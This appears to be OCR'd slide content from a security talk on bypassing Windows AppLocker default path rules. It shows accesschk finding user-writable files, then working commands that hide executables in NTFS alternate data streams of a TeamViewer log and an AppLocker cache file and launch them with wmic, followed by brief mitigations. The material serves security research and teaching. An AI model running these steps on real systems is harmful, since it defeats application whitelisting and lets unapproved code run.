
DEFAULT APPLOCKER RULES – PATH RULES – 3RD PARTY

1




```
c:\> accesschk -w -s -q -u Users "C:\Program Files (x86)"
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile_OLD.log
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile_OLD.log
```

2




```
C:\temp>type C:\temp\bginfo.exe > "C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log:bginfo.exe"
```

3



```
C:\Users\user>wmic process call create '"C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log:bginfo.exe"'
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3564;
        ReturnValue = 0;
};


C:\Users\user>
```

NEW DISCOVERY



Name	Date modified	Type	Size
AppCache.dat	5/9/2019 11:58 PM	DAT File	16 KB
AppCache.dat.LOG1	5/9/2019 11:58 PM	LOG1 File	8 KB
AppCache.dat.LOG2	5/9/2019 11:58 PM	LOG2 File	0 KB
Appx.AppLocker	5/9/2019 11:59 PM	APPLOCKER File	1 KB
Dll.AppLocker	5/9/2019 11:59 PM	APPLOCKER File	2 KB

AppCache.dat.LOG2 Properties

General | Security | Details | Previous Versions

Object name: C:\Windows\System32\AppLocker\AppCache.dat

Group or user names:

- LOCAL SERVICE
- normal user (normaluser@oddvar.moe)
- Administrators (PC5\Administrators)
- Users (PC5\Users)

To change permissions, click Edit. Edit...

Permissions for normal user	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
Read	✓	
Write	✓	
Special permissions		

AppCache.dat.LOG1 Properties

General | Security | Details | Previous Versions


Object name: C:\Windows\System32\AppLocker\AppCache.dat

Group or user names:

- LOCAL SERVICE
- normal user (normaluser@oddvar.moe)
- Administrators (PC5\Administrators)
- Users (PC5\Users)

To change permissions, click Edit. Edit...

Permissions for normal user	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
Read	✓	
Write	✓	
Special permissions		




```
C:\Users\normaluser\Documents>type iconsext.exe > c:\windows\system32\Applocker\AppCache.dat.LOG1:bypass.exe

C:\Users\normaluser\Documents>dir /a /r c:\windows\system32\Applocker\AppCache.dat.LOG1
 Volume in drive C has no label.
 Volume Serial Number is 50AB-B32F

 Directory of c:\windows\system32\Applocker

05/10/2019  05:34 AM             8,192 AppCache.dat.LOG1
                                27,136 AppCache.dat.LOG1:bypass.exe:$DATA
               1 File(s)          8,192 bytes
               0 Dir(s)  117,679,013,888 bytes free

C:\Users\normaluser\Documents>wmic process call create 'c:\windows\system32\Applocker\AppCache.dat.LOG1:bypass.ex
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 6216;
        ReturnValue = 0;
};


C:\Users\normaluser\Documents>
```

DEMO – BYPASS PATH RULES

DEFAULT APPLOCKER RULES – PATH RULES

MITIGATIONS

- DEFAULT PERMISSIONS WINDOWS


System Services
Registry
File System
Wired Network (IEEE 802.3) Polici
Windows Firewall with Advanced
Network List Manager Policies
Wireless Network (IEEE 802.11) Po
Public Key Policies
Software Restriction Policies
Network Access Protection
Application Control Policies
AppLocker
Executable Rules
Windows Installer Rules
Script Rules
Packaged app Rules
IP Security Policies on Active Dire
Advanced Audit Policy Configura
Policy-based QoS
Administrative Templates: Policy definit

